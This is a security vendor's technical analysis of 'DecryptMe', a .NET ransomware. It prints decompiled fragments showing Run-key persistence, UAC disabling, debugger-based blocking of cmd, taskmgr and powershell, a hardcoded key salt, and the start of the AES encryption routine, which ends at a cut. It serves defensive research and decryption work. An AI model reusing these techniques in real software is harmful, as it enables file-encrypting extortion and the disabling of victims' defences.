Quick Heal
Security Simplified

INVADING THE SYSTEMS
WITHOUT ANY FOOTPRINTS

DECRYPTME RANSOMWARE

Subject Matter Experts
Azam Ashraf Raza | Preksha Saxena
Quick Heal Security Labs

Quick Heal
Security Simplified

Introduction

For a long time, Quick Heal Security Labs has been observing an increase in ransomware which are built in .NET framework. Malware authors find it easy to build and compile malware in the .NET framework rather than orchestrating it in other compilers. We have discovered one more ransomware whose name is unknown to date. It has not left any footprint to identify itself. The ransomware may have intentionally done this for evasion purposes from the security products.

We have decided to refer to it as “DecryptMe” Ransomware as its email id has a DecryptMe string. This ransomware also adds file extensions that contain the “DecryptMe” string. As its name signifies, this is decryptable ransomware.


As per the analysis & details, we suspect the system was under RDP attack in this case. After successfully gaining the victim’s machine access, the attacker has uninstalled the antivirus products, disabling the windows defender & other security settings. And has finally executed the ransomware payload.

Highlights of DECRYPTME RANSOMWARE

- Unlike other ransomware, it does not delete shadow copies from the system.
- It has not used any name to identify itself.
- It has not stored any key in the encrypted file.
- It has not performed any network communication or sent any data or key to the server.
- It has not deleted itself after encryption.
- The encryption key has not been encrypted with other algorithms.
- This malware does not use any protection layer in the executable.
- It did not create any mutex in the system.

Technical Analysis


Let us analyze the file which is .NET compiled. There is no packer or obfuscator detected in the file. Below is the entry point of the malware. The main code starts when Application.Run is executed.



```
private static void Main()
{
    Application.EnableVisualStyles();
    Application.SetCompatibleTextRenderingDefault(false);
    Application.Run(new Form1());
}
```

Fig. Entry point of malware

Various suspicious strings are stored in the malware file, used during execution, and various flags are initialized. Some Strings are EncryptionStart, EncryptionRunning, EncryptionDone, AlertDone etc.




```
public readonly string AlertDone = "AlertDone";

// Token: 0x04000054 RID: 84
public static readonly string alertName = "ATENTION...ATENTION...ATENTION...ATENTION...ATENTION...";

// Token: 0x04000004 RID: 4
public readonly string AlertRunning = "AlertRunning";

// Token: 0x04000028 RID: 40
private Thread[] alertSearch;

// Token: 0x04000003 RID: 3
public readonly string AlertStart = "AlertStart";

// Token: 0x0400001F RID: 31
public string BaseUser = null;

// Token: 0x0400000D RID: 13
public readonly string BaseUserCreate = "BaseUserCreate";

// Token: 0x04000011 RID: 17
public readonly string BaseUserOnline = "BaseUserOnline";
```

```
public readonly string EnableLUA = "EnableLUA";

// Token: 0x04000008 RID: 8
public readonly string EncryptionDone = "EncryptionDone";

// Token: 0x04000007 RID: 7
public readonly string EncryptionRunning = "EncryptionRunning";

// Token: 0x04000006 RID: 6
public readonly string EncryptionStart = "EncryptionStart";

// Token: 0x04000023 RID: 35
private Thread[] encryptThread;

// Token: 0x0400002D RID: 45
public TimeSpan expire;

// Token: 0x0400000F RID: 15
public readonly string ExpireTimeSet = "ExpireTimeSet";

// Token: 0x04000017 RID: 23
public readonly string ExpireTimeValue = "ExpireTimeValue";
```

Fig. Various strings found in file

It set various flags for tracking its infection process:-


- *IsEncryptionRunning* to check whether file encryption is running or not.
- *IsFirstRun to confirm* whether ransomware is running for the first time.
- *IsRanRunning*, to validate whether ransomware is running in the system or not.



```
public bool IsEncryptonRunning = false;

// Token: 0x04000041 RID: 65
public bool IsExpireTimeSet = false;

// Token: 0x04000042 RID: 66
public bool IsFirstRun = true;

// Token: 0x0400004D RID: 77
public bool IslockTaken = false;

// Token: 0x04000044 RID: 68
public bool IsOtherUserOnline = false;

// Token: 0x04000046 RID: 70
public bool IsRanRunning = false;

// Token: 0x0400004B RID: 75
public bool IsrestartPending = false;

// Token: 0x0400004A RID: 74
public bool IsSearching_Dec = false;

// Token: 0x0400003E RID: 62
public bool IsSystemRestart = false;

// Token: 0x04000045 RID: 69
public bool IsTimeExpire = false;
```

Fig. Various Flags are used

It has a long list of suffixes used during the encryption process.




```
private string[] suffix_C = new string[]
{
    ".txt",
    ".exe",
    ".pdf",
    ".zip",
    ".rar",
    ".png",
    "jpg",
    ".c",
    ".cpp",
    ".json",
    ".word",
    ".cs",
    ".ini",
    "conf",
    ".py",
    ".php",
    ".js",
    "config",
    ".word",
    ".jar",
    ".java",
    ".csv",
    ".html",
```

```
    ".dat",
    ".avi",
    "asp",
    "aspx",
    ".bat",
    ".bin",
    "flv",
    ".gif",
    ".mp3",
    ".mp4",
    "xls",
    ".xlsx",
    ".accdb",
    ".db",
    ".apk",
    ".cdr",
    ".xml",
    "xhtml",
    ".sys",
    ".gz",
    ".doc",
    ".docx",
    ".log",
    ".pptx",
    ".view",
    ".sln"
};
```

Fig. List of extensions present in malware


Various registry keys have been stored in the variables, which will be modified later.



```
// Token: 0x0200000C RID: 12
internal class RegistryOperation
{
    // Token: 0x06000058 RID: 88 RVA: 0x00004CF8 File Offset: 0x00002EF8
    public RegistryOperation()
    {
        this.App_pach = "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\App Paths";
        this.Run = "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run";
        this.RunningPermisionApp = "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options";
        this.Defender = "SOFTWARE\\Policies\\Microsoft\\Windows Defender";
        this.System = "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System";
        this.taskmgr = "taskmgr.exe";
        this.PowerShell = "powershell.exe";
        this.CmdTask = "cmd.exe";
    }
```

Fig. Registry entry found in file

It checks the values of all the registry keys and stores them in a variable later referred to in the infection process.




```
private void CheackFlags(RegistryOperation registry)
{
    this.IsEncryptionStart = registry.GetFlag(this.EncryptionStart, eRegitryPath.App_pach);
    this.IsEncryptonRunning = registry.GetFlag(this.EncryptionRunning, eRegitryPath.App_pach);
    this.IsEncryptionDone = registry.GetFlag_2(this.EncryptionDone, eRegitryPath.App_pach);
    this.IsDecryptionStarte = registry.GetFlag(this.DecryptionStart, eRegitryPath.App_pach);
    this.IsDecryptionRunning = registry.GetFlag(this.DecryptionRunning, eRegitryPath.App_pach);
    this.IsDecryptionDone = registry.GetFlag(this.DecryptionDone, eRegitryPath.App_pach);
    this.IsExpireTimeSet = registry.GetFlag(this.ExpireTimeSet, eRegitryPath.App_pach);
    this.IsTimeExpire = registry.GetFlag(this.TimeExpire, eRegitryPath.App_pach);
    this.IsBaseUserCreate = registry.GetFlag(this.BaseUserCreate, eRegitryPath.App_pach);
    this.IsBaseUserOnline = registry.GetFlag(this.BaseUserOnline, eRegitryPath.App_pach);
    this.IsOtherUserOnline = registry.GetFlag(this.OtherUserOnline, eRegitryPath.App_pach);
    this.ISUserIDSet = registry.GetFlag(this.UserIDSet, eRegitryPath.App_pach);
    this.IsFirstRun = registry.GetFlag(this.FirstRun, eRegitryPath.App_pach);
    this.IsDifrentUserOnline = registry.GetFlag(this.DifrentUserOnline, eRegitryPath.App_pach);
    this.IsSystemRestart = registry.GetFlag(this.SystemRestart, eRegitryPath.App_pach);
    this.IsRanRunning = registry.GetFlag(this.RanRunning, eRegitryPath.App_pach);
    this.IsCloneCreated = registry.GetFlag(this.CloneCreated, eRegitryPath.App_pach);
    this.ISAlertStart = registry.GetFlag(this.AlertStart, eRegitryPath.App_pach);
    this.IsAlertRunning = registry.GetFlag(this.AlertRunning, eRegitryPath.App_pach);
    this.IsAlertDone = registry.GetFlag(this.AlertDone, eRegitryPath.App_pach);
    this.IsCloneExist = registry.GetFlag(Form1.softwareName, eRegitryPath.Run);
    this.IsSearching_Dec = registry.GetFlag_2(this.Searching_Dec, eRegitryPath.App_pach);
    this.IsrestartPending = registry.GetFlag(this.RestartPending, eRegitryPath.App_pach);
    this.IslockTaken = registry.GetFlag_2(this.lock_user, eRegitryPath.App_pach);
}
```

Fig. Getting values of registry

In the below code snippet, malware stores the username by calling Environment.UserName. Then, it turns off UAC by changing its value to 0. A hardcoded key (salt) used to create the complete password is also stored in a variable.

It also checks whether a file clone is created or not. If not, it will create a path for copying the malware file. The path where the file is copied is:-


"C:\\Windows\\IDMLuncher\\helper\\test\\id\\download\\primer\\Settings\\bin\\dll\\win\\temp\\date\\users\\id\\v1"



```
public void CopyToAddress()
{
    bool flag = !Directory.Exists(this.finalPath_copy);
    if (flag)
    {
        try
        {
            Directory.CreateDirectory(this.finalPath_copy);
        }
        catch (Exception)
        {
        }
    }
    try
    {
        File.Copy(Environment.CurrentDirectory + "\\" + this.SoftwareName + ".exe", this.finalPath_copy + "\\" + this.SoftwareName + ".exe");
    }
```

Fig. Malware File is copied

It adds a flag CloneCreated in App Paths registry ("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\App Paths"). It also adds other values in the registry like BaseUserCreate, which stores username, BaseUserOnline flag as TRUE, and FirstRun as FALSE, which identifies that malware is not executed yet in the current system. It also adds its executable name, the RUN registry, to make the malware persistent.




Name	Type	Data
(Default)	REG_SZ	(value not set)
AlertDone	REG_SZ	True
AlertRunning	REG_SZ	False
AlertStart	REG_SZ	True
BaseUserCreate	REG_SZ	abc
BaseUserOnline	REG_SZ	False
CloneCreated	REG_SZ	True
EncryptionDone	REG_SZ	True
EncryptionRunning	REG_SZ	False
EncryptionStart	REG_SZ	True
ExpireTimeSet	REG_SZ	True
ExpireTimeValue	REG_DWORD	0x00000000 (0)
FirstRun	REG_SZ	False
lock_user	REG_SZ	False
Searching_Dec	REG_SZ	False
UserIDSet	REG_SZ	EDno-2yfu-WF98-VPuR

Fig. App Paths registry changes done by malware

The following section illustrates the code used to perform the activity explained above.

Key Generation Logic:



```
public Form1()
{
    this.InitializeComponent();
    this.registry = new RegistryOperation();
    this.hasher = new PasswordHasher();
    this.CheackFlags(this.registry);
    this.BaseUser = Environment.UserName;
    this.utility = new Utility(Form1.email, this.suffix_C, this.suffix, this.suffix_dec, true, Form1.alertName, null, Form1.alert, Form1.softwareName);
    this.utility.password_h = "e8e43a6258fe475683a949b5edceb6ff";
    this.registry.WriteToRegistry(RegistryHive.LocalMachine, eRegitryPath.System, this.EnableLUA, Convert.ToInt16(false), RegistryValueKind.DWord);
    bool flag = !this.IsCloneCreated;
    if (flag)
    {
        this.utility.CopyToAddress();
        this.registry.WriteToRegistry(RegistryHive.LocalMachine, eRegitryPath.App_pach, this.CloneCreated, "True", RegistryValueKind.String);
        this.registry.WriteToRegistry(RegistryHive.LocalMachine, eRegitryPath.Run, Form1.softwareName, this.finalPath_copy + "\\" + Form1.softwareName + ".exe", Registry
    }
    bool flag2 = !this.IsBaseUserCreate;
    if (flag2)
    {
        this.registry.SetFlag(eRegitryPath.App_pach, this.BaseUserCreate, this.BaseUser, RegistryValueKind.String);
        this.registry.SetFlag(eRegitryPath.App_pach, this.FirstRun, "False", RegistryValueKind.String);
        this.registry.SetFlag(eRegitryPath.App_pach, this.BaseUserOnline, "True", RegistryValueKind.String);
        this.CurrentUser = this.BaseUser;
        this.IsFirstRun = false;
        this.IsBaseUserCreate = true;
        this.IsBaseUserOnline = true;
    }
```

Fig. Code having hardcoded password and other registry settings


The malware checks the flag ISUserIDSet; if not set, it will call GenerateUserId (), where malware creates one random string. This string has 16 characters; after every 4 characters, there is one hyphen. So, the total length of the string is 19. This string is used to create the final password for encryption. This is also called ATTACK ID which is also stored in each file extension of encrypted file. This ATTACK ID is also stored in App Paths registry and in ransom note.

Example of an ATTACK ID: Z2Zb-ssOJ-7vkD-Dqvv

Example of the ATTACK ID used in file extension:-

[FILE NAME].[Enc][decryptme001@hotmail.com ATTACK ID = Z2Zb-ssOJ-7vkD-Dqvv + Telegram ID = @decryptionsupport1]


Now final password2 is created by concatenating the hardcoded key (called salt) and randomly generating a string (called password/ATTACK ID).



password	"Z2Zb-ssOJ-7vkD-Dqvv"
salt	"e8e43a6258fe475683a949b5edceb6ff"
password2	"Z2Zb-ssOJ-7vkD-Dqvve8e43a6258fe475683a949b5edceb6ff"

Fig. Key concatenation

Then this password2 is passed to the Hasher function, which converts password2 into SHA512, and then finally, it is encoded with the base64 algorithm.




```
// Token: 0x06000044 RID: 68 RVA: 0x00004BD0 File Offset: 0x00002DD0
public string Hasher(string password)
{
    string result;
    using (SHA512CryptoServiceProvider sHA512CryptoServiceProvider = new SHA512CryptoServiceProvider())
    {
        byte[] bytes = Encoding.UTF8.GetBytes(password);
        byte[] inArray = sHA512CryptoServiceProvider.ComputeHash(bytes);
        result = Convert.ToBase64String(inArray);
    }
    return result;
}
```

Fig. Hasher function which gives final base64 encoded password

Other Changes in System

Malware also disables the hotkeys related to taskmgr.exe, cmd.exe, and powershell.exe.




```
public void registeryOperations(Utility.eOperationStatus status)
{
    bool flag = status == Utility.eOperationStatus.Encrypt;
    if (flag)
    {
        this.Operation.WindowdFunction("taskmgr.exe", "Debugger", "Hotkey Disabled", eOperation.Disable);
        this.Operation.WindowdFunction("cmd.exe", "Debugger", "Hotkey Disabled", eOperation.Disable);
        this.Operation.WindowdFunction("powershell.exe", "Debugger", "Hotkey Disabled", eOperation.Disable);
    }
```

Fig. Malware disable hotkeys

Pre-Encryption Settings

Before starting the encryption process, the malware creates a path and several files named Enc_C.attack, Enc_D.attack etc. – one file per existing drive on the affected system. These files store the complete path of files that are going to be encrypted.



Local Disk (C:) ▸ Program Files (x86) ▸ ChromePlugin ▸ Enc_files

New folder

Name	Date modified	Type	Size
Enc_C.attack	6/16/2022 1:29 AM	ATTACK File	2,804 KB
Enc_E.attack	6/16/2022 1:29 AM	ATTACK File	2 KB
Enc_Y.attack	6/16/2022 1:10 AM	ATTACK File	0 KB
Enc_Z.attack	6/16/2022 1:10 AM	ATTACK File	0 KB

C:\Program Files (x86)\ChromePlugin\Enc_files\Enc_C.attack - Notepad++

```
C:\pagefile.sys
C:\$Recycle.Bin\S-1-5-21-2451825539-1679521550-1424975596-1001\$I1Y3GPX.zip
C:\$Recycle.Bin\S-1-5-21-2451825539-1679521550-1424975596-1001\$R1Y3GPX.zip
C:\$Recycle.Bin\S-1-5-21-2451825539-1679521550-1424975596-1001\desktop.ini
C:\$Recycle.Bin\S-1-5-21-2451825539-1679521550-1424975596-1001\$RPD655P\idastan
78.exe
```

Fig. File created by malware

Malware also kills the list of processes before encrypting the files.
The process list is as follows:


- Processhacker.exe
- Cmd.exe
- Powershell.exe
- Regedit.exe
- Sdclt

Encryption Routine

Malware jumps to the final encryption code after all settings. Malware uses the AES-CBC algorithm for encrypting the files. It first drops the alert file in the current folder; then, it compares the file name with the following:-

1) Its alert file name
2) Software list which is mentioned above and
3) Desktop.ini.

If it matches with any of these, it skips that file; otherwise, it will read the file's content, encrypt the data, create a file with its extension format, write encrypted data in it, and delete the original file.




```
Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(coreEncryption.password, salt, 1);
RijndaelManaged rijndaelManaged = new RijndaelManaged();
